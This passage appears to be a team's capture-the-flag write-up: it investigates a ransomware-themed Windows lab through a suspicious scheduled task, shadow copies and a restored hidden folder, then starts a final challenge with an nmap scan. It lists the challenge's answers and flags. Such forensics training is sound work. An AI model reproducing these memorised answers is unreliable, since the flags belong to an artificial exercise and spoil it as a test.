
Question 4

Then, we opened the Task Scheduler and clicked on the Task Scheduler Library. We know that **opidsfsdf** with a weird name is the name of the suspicious scheduled task.




Question 5

We clicked the properties of the scheduled task opidsfsdf.




We then clicked on the action tab to get the location of the executable that is run at login, which is **C:\Users\Administrator\Desktop\opidsfsdf.exe**




Question 6

We opened Administrator:Command Prompt and entered the following vssadmin list volumes in order to examine volume name/id in C:\ drive.




Next, we returned to Task Scheduler and clicked on the scheduled task ShadowCopyVolume. After comparing the volume name/id from the name of the scheduled task and command prompt , we know that **7a9eea15-0000-0000-0000-010000000000** is the ShadowCopyVolume ID.




Question 7


Then, we opened Disk Management and right clicked on the Disk2, Backup tab and chose to Change Drive Letter and Paths… , then clicked Add



We randomly assigned any one letter to the drive except C (because letter C has been used), then clicked OK.




Afterwards, we opened File Explorer again and opted for Backup drive.




Once we had clicked ‘View’ which placed at the top of the File Explorer, ticked the hidden item.

After comparing with an untick hidden item, we know that **confidential** is the name of the hidden folder.




Question 8

We right-clicked the hidden folder and used the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version.



After reading through the hidden text file, we found **m33pa55w0rdIZseecure!** is the password within the file.



Thought Process/Methodology:

Firstly, we begin with connecting to the remote machine by entering each of the credentials, server and make changes to the resolutions, colour depth as well as remmina preference. Once we managed to log in the remote system, we clearly saw **THAT IS FINE** was said by the wallpaper. Then, we read through the RansomNote and copied the bitcoin address in order to decode it on CyberChef, magic recipe. By doing this, we found the decoded text, which is **nomorebestfestivalcompany.** After that, we examine each of the file extensions of the encrypted file inside the Documents folder. We realise **.grinch** is the file extension for each of the encrypted files. We proceeded to access the Task Scheduler and found that **opidsfsdf** is the suspicious scheduled task's name. Next, Inspect the properties of the scheduled task and found that **C:\Users\Administrator\Desktop\opidsfsdf.exe** is the location of the executable that is run at login. We also found the ID of scheduled task ShadowCopyVolume — by comparing the result we get from command prompt and Task Scheduler — which is **7a9eea15-0000-0000-0000-010000000000.** We proceeded to access Disk Management and assigned a drive letter to the hidden partition followed by opening File Explorer. After comparing the folder with and without hidden item under Backup drive, we realised **confidential** is the name of the hidden folder. Finally, we restore the encrypted file which placed under confidential folder and read through it, we found **m33pa55w0rdIZseecure!** Is the password within the file.


Day 24: Final Challenge – The Trial Before Christmas

Tools used: Kali Linux, Firefox, Burp Suite

Solution/Walkthrough:


Question 1

We perform a nmap scan to the machine. We found that only port **80** and **65000** are open.

